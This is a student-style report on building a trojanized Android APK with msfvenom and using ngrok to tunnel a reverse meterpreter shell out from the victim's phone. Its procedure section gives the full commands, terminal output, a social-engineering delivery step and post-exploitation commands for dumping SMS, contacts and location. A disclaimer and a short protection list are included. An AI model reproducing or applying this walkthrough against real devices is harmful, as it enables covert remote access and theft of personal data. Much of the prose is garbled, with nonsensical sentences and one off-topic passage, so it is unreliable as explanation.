



---

# EXPLORING ANDROID EXPLOITS

---

Leveraging msfvenom and ngrok for Trojan Injection



PRASHUN BARAL

## Abstract

The spread of Android smartphones and their increased penetration of the cyberspace characterizes them as the primary targets for cyberattacks. This study roughly focuses on employing a Trojan horse to inject the disease through Android platforms where the malware is disguised as a legitimate app. The shellcode, made with msfvenom, resembles human communication; thus, it holds a sort of human connection. It determines the address of the hacker who is already behind a firewall allowing him to be reachable to his victim's device. Ngrok is used to enable a secure tunnel and accept a public IP address for the attacker's machine. As a result, it is possible to use the public IP address as the only means of communication in this case.

To do justice to the complicated nature of the problem, this letter refers to the limitations of these methods. In other words, isolated harmful APKs are easy to identify because they are of a small size and are characterized by a slight functionality. Second, apart from that, antivirus and warning users about unapproved sources may also obscure their effectiveness. This way, payloads loaded onto separate injected media may be hindered by the inbuilt protection mechanisms that exist inside authentic applications. (Gupta, 2021)

One of the noteworthy issues is the limits that such research are coming to. Along with this, ethical concerns are the most important things as well. This investigation refuss the vulnerabilities discovered on Android OS to protect user security side by using the responsible disclosure. Assignment draws to the last by indicating the ways on how to minimize the effects of cyber bullying on both end users and developers. Follow security rules such as disabling installations from unknown sources, being wary of pubunding privileges, and keeping devices up to date. App developers should engage in the security testing by running scans and fix any discovered vulnerabilities that might open doors to unlawful actions.

By effectively learning the mechanisms of exploitation and their boundary, the users and the relevant developers can work together in order to improve the security of the system.

(Boral, 2021)

## Disclaimer

This research is strictly for educational purposes only. The methods explored could be misused by cybercriminals to harm user devices and steal sensitive information. Ethical practices and responsible disclosure of vulnerabilities are crucial. Users should be aware of the risks of installing applications from untrusted sources and take steps to secure their devices, such as disabling unknown source installations and keeping software updated. App developers are highly encouraged to conduct security assessments to identify and address potential vulnerabilities.

Remember, this research provides a brief overview for educational purposes. The cybersecurity landscape is constantly evolving, so staying informed about the latest threats and best practices is vital for both users and developers to ensure Android security.

# Contents

Abstract.....	1
Disclaimer .....	2
Introduction .....	4
What are Trojan Horse Attacks?.....	4
Why Android Smartphones?.....	4
Introduction to Android Exploits .....	4
Methodology .....	5
Tools.....	6
msfvenom .....	6
ngrok.....	6
Metasploit Framework .....	6
Data Collection .....	7
Limitations .....	7
Performing an Android Exploit .....	7
Procedures .....	9
Generating a Malicious Payload and Extracting it as an apk file.....	9
Disadvantages of this method .....	12
Results .....	13
Discussion.....	14
Key Points.....	14
Ethical Considerations .....	14
Future Research.....	14
Real-World Implications .....	14
Protecting Ourselves.....	15
Conclusion.....	16
References .....	16

## Introduction

Android, with its massive user base and widespread popularity, has become a target for cybercriminals. Hackers are constantly seeking vulnerabilities in the operating system and applications to exploit and gain unauthorized access to devices. One effective method of exploiting Android vulnerabilities is through the use of malicious applications, commonly known as Trojans. In this research paper, we will explore the techniques behind performing an Android exploit using msfvenom and ngrok for Trojan injection.

## What are Trojan Horse Attacks?

With regards the cyber security, Trojan horse attacks are a very hazardous threat. These malicious apps use social engineering to act as true applications or files, fooling the users into thinking what they see is a normal action. The final step is the execution of the virus application. When finally inside, Trojans are going to start their destructive intent on infected devices by utilising their hidden malware or codes. In this changing landscape known as the Digital Age, where information can be shared in an instant with people located all over the globe, it becomes critical for artists to make themselves accessible online. By adopting a presence on trusted platforms such as social media sites or online marketplaces, artists can lower The extent of occurrence goes from the fact that they can obtain passwords and financial records to a case where the whole system is compromised, hence the attacker attains control of the user's system and enable him or her to spy on the user's activity.

## Why Android Smartphones?

Smartphones have become ubiquitous in our lives. Android is the most popular mobile operating system globally. This makes it an attractive target to attackers. Furthermore, it's open-source nature, and fragmentation ( the OS runs on devices manufactured by different companies) can also lead to the creation of vulnerabilities. The OS also allows users to install mobile apps from third party sources, and there are less stringent controls on the Google Play Store. All these factors make the OS the perfect attack surface. (Gupta, 2021)

## Introduction to Android Exploits

Android exploits are techniques used by attackers to gain unauthorized access to Android devices by exploiting software vulnerabilities. These exploits can allow hackers to install malware, steal sensitive information, or even gain complete control over the device. To develop an Android

exploit, researchers typically analyze and identify vulnerabilities in the operating system or applications, write custom code to exploit these flaws, and package it into a malicious application.

There are several types of Android exploits, each with its own specific method of execution. One common type of exploit is a remote code execution (RCE) exploit, which allows the attacker to run arbitrary code on the device remotely. Other types of exploits involve privilege escalation, where the attacker gains access to higher levels of system privileges that allow them to perform additional actions on the device. (Boral, 2021)

## Methodology

Many studies have been done in the past to discover the technique for Trojan injection through Android devices. The methodology covered here involved a malicious payload development using msfvenom and connecting remotely via reverse tunneling by set up ngrok.

Here's a breakdown of the overall process:

1. **Payload Generation:** woke up msfvenom, a multifunctional shellcode generation tool, to create a customized payload designed for devices running on Android. The selected payload type was "android/meterpreter/reverse\_tcp," which means reverse TCP connection can be established with target device and a meterpreter shell can be accessed once the program has been properly executed on the selected device. The generated payload was loaded to the encapsulator with the attacker's IP address from ngrok and the defined port number which was used to create the channel among the machines as shown in the procedure section.
2. **Trojan Development:** Eventually msfvenom created a payload accordingly. It was wrapped up inside the standalone android application package using its functions. This, basically, creates a seemingly legitimate app that, after the victim installs it on their device, will run the backdoor(malware) as explained in the procedure section.
3. **Social Engineering and Delivery:** In order to install the Trojanized APK with the target device, social engineering tactics were applied to mess with the victim's mind and make him/her believe the fake app as the official and trustworthy one. This can be done via a set of deceptive/fraudulent ways like the APK getting deleted the name of a standard application, while trying to deliver some viral content to the end user.
4. **Exploitation and Control:** Once the victim runs and starts the Trojanized APK file, the Trojan begins to do its job, creating and enabling a reverse TCP connection back to the attacker's machine over an ngrok tunnel that is running. This provides the attacker with a remote shell through meterpreter, which grants them the possibility to collect

and/or use the data remotely, as well as allowing the deployment of other malicious code as mentioned in the procedure section.

Important Note: This is an important note to mention, that this is research done not for any other purpose but for educational purposes. Methods mentioned potential abuse by bad people who purposefully try to find gaps and make them vulnerable and also safe information breaches. As there are moral questions and 'good faith' vulnerability immulsion, it is of an ultimate importance.

## Tools

The research leveraged Kali Linux and the following tools:

- **msfvenom:** Msfvenom is a combination of msfpayload and msfencode, and comes pre-installed in Kali Linux. To simulate an APT backdoor attack using msfvenom, we generate the payload and inject it into a Windows or android executable file with a reverse TCP connection. We then deploy and activate the infected application on the target machine.
- **ngrok:** Ngrok is a multi-platform tunneling and reverse proxy software which helps to establish a secure tunnel from a public endpoint such as internet to a locally running network service.

### ■ Features:

- Create instantly a public HTTPS URL for a web site running locally on our machine.
  - Set http authenticated credentials to protect access to your tunnel and the data you share within it.
  - Ngrok works everywhere with no changes, even when a device changes networks.
  - Use ngrok's web inspection interface to understand the HTTP
- (Nair, 2019)
- **Metasploit Framework:** The most widely used penetration testing tool that makes hacking way easier than it used to be. It's an open-source framework and it can be easily customized and used with most operating systems. It consist of mainly three interfaces: msfcli, a single command-line interface; msfweb, a Web-based interface; and msfconsole, an interactive shell interface.

### ■ *Advantages*

- Allows its users to access its source code and add their custom modules.
- Support for testing large networks and easy naming conventions
- Provides quick access to change payloads using the set payload command
- Interfaces tend to ease the penetration testing projects by offering services like easy-to-switch work spaces and functions at a click of a button.

### ■ *Disadvantages*

- Difficult to learn.
- Can crash your system if not used wisely.
- Requires deep knowledge for exploit development

## Data Collection:

The data that will be presented in the research was collected through championing theoretical exploration alongside active experimentation. Theory generation process includes a literature review on existing Android exploits, msfvenom, ngrok, and Trojan heels injection techniques. The operational context of the simulated imbroglios, which were obtained using the control environment simultaneity for both the techniques, were performed experimentally.

## Limitations:

The exploration in this study was mainly around a single fundamental exploitation options. It was very simple and straightforward in description of how detect an attack, effectively and how to avoid being hacked. Furthermore, the control environment of our implementation was just a sample and may not correspond to the complex systemwide security environment.

## Performing an Android Exploit

It is possible to exploit the actual android device of a user by installing malicious payloads on their phones in form of Android Application Packages (APKs). Android security assessments allow the penetration tester to discover if there are certain protections around the binary in place. If these protections are not there and the application could be trojanized by a malicious attacker, then the client should be made aware so that appropriate security measures can be taken.

Let's delve deeper into each step to ensure a comprehensive understanding of the process:



Arranging the location is the most important thing. These are stages in the infrastructure that are executed consecutively on the development machine with the necessary instruments and modules. Among these, msfvenom is the most recent version and it should be treated as an integral part of the toolbox. Msfvenom is a multiface toolset well known for its ability to generate payloads for use on different ports and output formats. In on top of this, advanced analyse tools including IDA Pro can be used to better understand what the application consists of. (Gupta, 2021)

To get a first step, the device is the very thing to understand it. The process includes digging deeper into its architecture with the operating system version, hardware specifications, and installed applications as its crucial elements being investigated. This info is therefore the core part which guides to the existence of openings ready to be plundered by hackers and bad actors.

The next measure is to place the environment and to select the target. Then, employing the msfvenom generator a payload is created. msfvenom is an instrument with the capability to bring onboard different payload generations and handle reverse shells, shell code, and metasploit ones. A possible way to reach the target device is in a more indirect way, as the dropped payload will also serve the purpose of the remote code execution. (Boral, 2021)

Above all, using ngrok as a remote forwarding mechanism becomes a critical component. Ngrok provides tunneling services, that is the ability to remotely securely enter a website hosted on the computer right close to you. In other words, the ngrok server stands for a reverse proxy by rerouting incoming connections from target device transmitted to the development machine. It thereby introduces a consistent mode of connection between the attacker and the infected tool. Each ngrok session is assigned a unique session address, which is the channel for any traffic to the target device that establishes a connection.

Through diligent observance of these steps, the process of carrying out an android exploit can be methodologized and easy to execute which renders the penetrating testing and disclosure of vulnerabilities effective. (Gupta, 2021)

## Procedures

### Generating a Malicious Payload and Extracting it as an apk file

- To generate a malicious payload using msfvenom, ngrok has to be initialized in order to obtain a public IP address and port. To fire up ngrok the following command can be used:

***“./ngrok tcp PORT\_NUMBER ”***

```
ngrok by @inconshreveable

Session Status      online
Account             Rosh145 (Plan: Free)
Version             2.3.35
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ngrok.io:12126 -> localhost:4444

Connections         ttl    opn    rt1    rt5    p50    p90
                   0      0      0.00   0.00   0.00   0.00
```

- The process of generating a payload will be done on a new terminal. In the new terminal, a payload is launched using an exploit extension called ‘Meterpreter’ using the following command:

***“msfvenom -p android/meterpreter/reverse\_tcp LHOST=0.tcp.ngrok.io  
LPORT=12126 R > malicious.apk”***

```
(pirate@sea)-[~/Desktop]
$ msfvenom -p android/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=12126 R > malicious.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10186 bytes

(pirate@sea)-[~/Desktop]
$ ls
firefox-esr.desktop helloworld.go malicious.apk

(pirate@sea)-[~/Desktop]
$
```

The -p flag indicates the type of payload we want. In this case we want a reverse tcp connection with a meterpreter shell. We also provide the ip of our attack machine, and the


port we want to listen on (They are the values ngrok assigned to me). The name of our generated apk is malicious.apk.

- The next step is to start the PostgreSQL. PostgreSQL refers to the database where the console is stored. To do that enter:

***“ service postgresql start ”***

- Now, msfconsole is to be launched. Msfconsole is a common penetration testing tool used with kali linux. To launch msfconsole:

***“ msfconsole ”***



```
root@prashun:~/airgeddon# service postgresql start
root@prashun:~/airgeddon# msfconsole

          .
      dBBBBbb dBBBP dBBBBBP dBBBBbb
      db'
db'db'db' dbP dbP dbP dbP
db'db'db' dbP dbP dbP dbP
db'db'db' dBBBBP dbP dBBBBBB

          .
      dBBBBBP dBBBBbb dbP dBBBBBP dbP dBBBBBP
      |
      | dbP dBBBB' dbP db'.dbP dbP
      | dbP dbP dbP db'.dbP dbP
      | dBBBBP dbP dBBBBBP dBBBBBP dbP dbP
          .

      To boldly go where no
      shell has gone before

      =[ metasploit v6.3.16-dev ]
      +--=[ 2315 exploits - 1208 auxiliary - 412 post ]
      +--=[ 975 payloads - 46 encoders - 11 nops ]
      +--=[ 9 evasion ]

      Metasploit tip: View advanced module options with
      advanced
      Metasploit Documentation: https://docs.metasploit.com/
```

- Once the penetration tool is ready, remaining exploit can be launched. Next, an executable called “multi-handler” will be used.

***“ use multi/handler ”***

- Then payload generated with msfvenom will be set using:

***“ set payload android/meterpreter/reverse\_tcp ”***

- Further, lhost and lport will be set. The lhost and lport should be the same as the ones used while generating the payload.

***“ set lhost 0.0.0.0 ”***

***“ set lport 4444 ”***

***(The above 3 steps are used to setup a listener on the attack machine before using msfconsole. )***

- Next, view the options using:

***“ options ”***

```
msf6 > use exploit/multi/handler
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options


Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  0.0.0.0          yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (android/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  0.0.0.0          yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

- Then enter “*exploit*” to initiate the exploit.
- Now, the apk file is to be sent to the victim and using social engineering methods to get them to install the apk and launch it. In this case, the apk was transferred to a dummy phone and launched the apk by clicking on it. Numerous warning messages on how apps installed from unknown sources could be dangerous was received. Also, the app requested for lots of permissions such as cameras, microphone, location, contacts, and so on. This is a red flag.



- After the apk is launched in the android, a connection is received back on the listener and is now ready to perform malicious tasks such as dumping contacts, dumping sms, switching on cameras, and so on.

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 6.0.1 - Linux 3.10.61-8299335 (armv8l)
Meterpreter  : dalvik/android
meterpreter > █
```

- For the list of commands to perform malicious tasks in the victim's device, type “*help*” on the meterpreter session.

```
Android Commands
=====
Command      Description
-----
activity_start Start an Android activity from a Uri string
check_root    Check if device is rooted
dump_calllog  Get call log
dump_contacts Get contacts list
dump_sms      Get sms messages
geolocate     Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collect Manage interval collection capabilities
send_sms      Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query  Query a SQLite database from storage
wakelock      Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

Application Controller Commands
=====
Command      Description
-----
app_install  Request to install apk file
app_list     List installed apps in the device
app_run      Start Main Activity for package name
app_uninstall Request to uninstall application
```

## Disadvantages of this method

1. Requires either access to the victim's phone or social engineering to get the victim to install and launch the malicious apk.
2. The generated apk file does not look legitimate. It's only a few KBs and doesn't do anything when clicked on. The victim might either uninstall it right away or not install it at all.
3. Might require a lot of time and effort to make the apk file look realistic i.e. changing the logo, adding some functionality.
4. Such an apk file is easily classified as dangerous by any anti-virus installed on the victim's phone.

5. Numerous warnings from the mobile device and Google Play Store that installing apps from unknown sources is dangerous. This might deter the victim from proceeding.
6. The connection we get back is not persistent. Once the phone reboots, loses internet connection, or the user clears all the running apps in the background, we lose our connection and the only way to get it back again is if the user clicks on the app icon again.

*Alternative tools for payload injection are:*

- TheFatRat
- Evil-Droid
- Apkinjector

## Results

1. Successful Payload Generation: msfvenom, righteously, produced a harmful code that was meant to connect back to a server using TCP/IP.
2. Challenges with Social Engineering: APK file that was being alone and was small in size was not very secure, raising spectra of disturb for possible victims. The danger signs from the Android system that urge you not to install applications from unknown sources only served to debilitate this technique even more.
3. Limited Persistence: The link that was established after the attacker installed the fake APK, was temporary. The same issue comes into play when we force quit the app by restarting the phone or closing the app.

## Discussion

Generally this means that anyone's Android device may become a target for data misuse by Trojan injection with msfvenom and ngrok. Single APK interfering with social engineering and persistence is a problem APK is successfully customized, but it has a limitation of social engineering and persistence. Shuttle release imitation carries a more realistic portrayal but the connection still has some sort of technical flaw that will undoubtedly disturb it.

### Key Points:

In this regard, the ways of introducing malware include the use of malicious engineering to scam their victims into installing the attackative application. The virtual store becomes even less relevant, which in turn undermines the effectiveness of the method. Platts are implementing connection persistence is the well-known issue of this method.

### Ethical Considerations:

The purpose of this research was pure educational and not for any other use. Various methods discussed by this section of the article could influence cybercriminals to exploit them for reducing users' experience.

### Future Research:

Investigation can as well be conducted in the points as to how one gets undetected by the anti-virus software and bypass the security of the Android devices. Besides, probing deep into strategies that implant sustainable link after a successful attack would be worthwhile.

### Real-World Implications:

These results demonstrate the necessity not only of the user's education on the proper procedures of app downloads, but also their awareness of the consequences that the wrong procedures may bring. People are advised to apply smartness when they download apps from sources they are not familiar with. Total user security should, therefore, be a priority. The app developer teams should keep on holding regular audits that are meant to discover and resolve security risks that may be present in their applications.

## Protecting Ourselves

1. Ensuring “Install from Unknown Sources” is disabled in the phone’s settings.
2. If possible, only downloading apps from the Google Play Store (much safer than downloading from third party sources).
3. Installing anti-virus on smartphones to scan for malicious apps.
4. Reviewing the permissions an app is asking for. If they seem too much, be on your guard (e.g. a flashlight app asking for access to your contacts, sms, microphone, etc).
5. Carefully reviewing links that have been sent (beware of misspelled names or “free promotions”).
6. When installing an app from unknown sources, Google Play Protect always requests to scan it. Allowing it to do so.
7. App Developers should also have security assessments carried out on their apps to protect the binaries so that their apps cannot be trojanized.



## Conclusion

In conclusion, performing an Android exploit requires a thorough understanding of the Android platform, knowledge of exploit development techniques, and the use of appropriate tools. By utilizing msfvenom to generate payloads and ngrok for remote communication, attackers can successfully inject Trojans into Android devices and gain access to sensitive data or control over the device. To defend against such exploits, users and organizations should implement security best practices and stay up to date with Android security updates.

## References

1. Boral, S. (2021) *How to access an Android phone using Kali Linux, Make Tech Easier*. Available at: <https://www.maketecheasier.com/access-android-phone-using-kali-linux/> (Accessed: 23 March 2024).
2. Gupta, V. (2021) *Hacking Android phones with malicious APK, MacroSEC*. Available at: <https://macrosec.tech/index.php/2021/01/19/hacking-android-phones-with-malicious-apk/> (Accessed: 23 March 2024).
3. Linux, K. (2023) *Metasploit framework: Kali linux documentation, Kali Linux*. Available at: <https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/> (Accessed: 23 March 2024).
4. ngrok (2020) *Getting started: Ngrok documentation, Getting Started | ngrok documentation*. Available at: <https://ngrok.com/docs/guides/getting-started/> (Accessed: 23 March 2024).
5. metasploit (2022) *How to use msfvenom, Metasploit Documentation Penetration Testing Software, Pen Testing Security*. Available at: <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html> (Accessed: 23 March 2024).
6. Nair, A.V. (2019) *Android Hacking Using Msfvenom: Integrating NGROK*. rep. Kottayam, Kottayam: Amal Jyothi College of Engineering, pp. 1–4.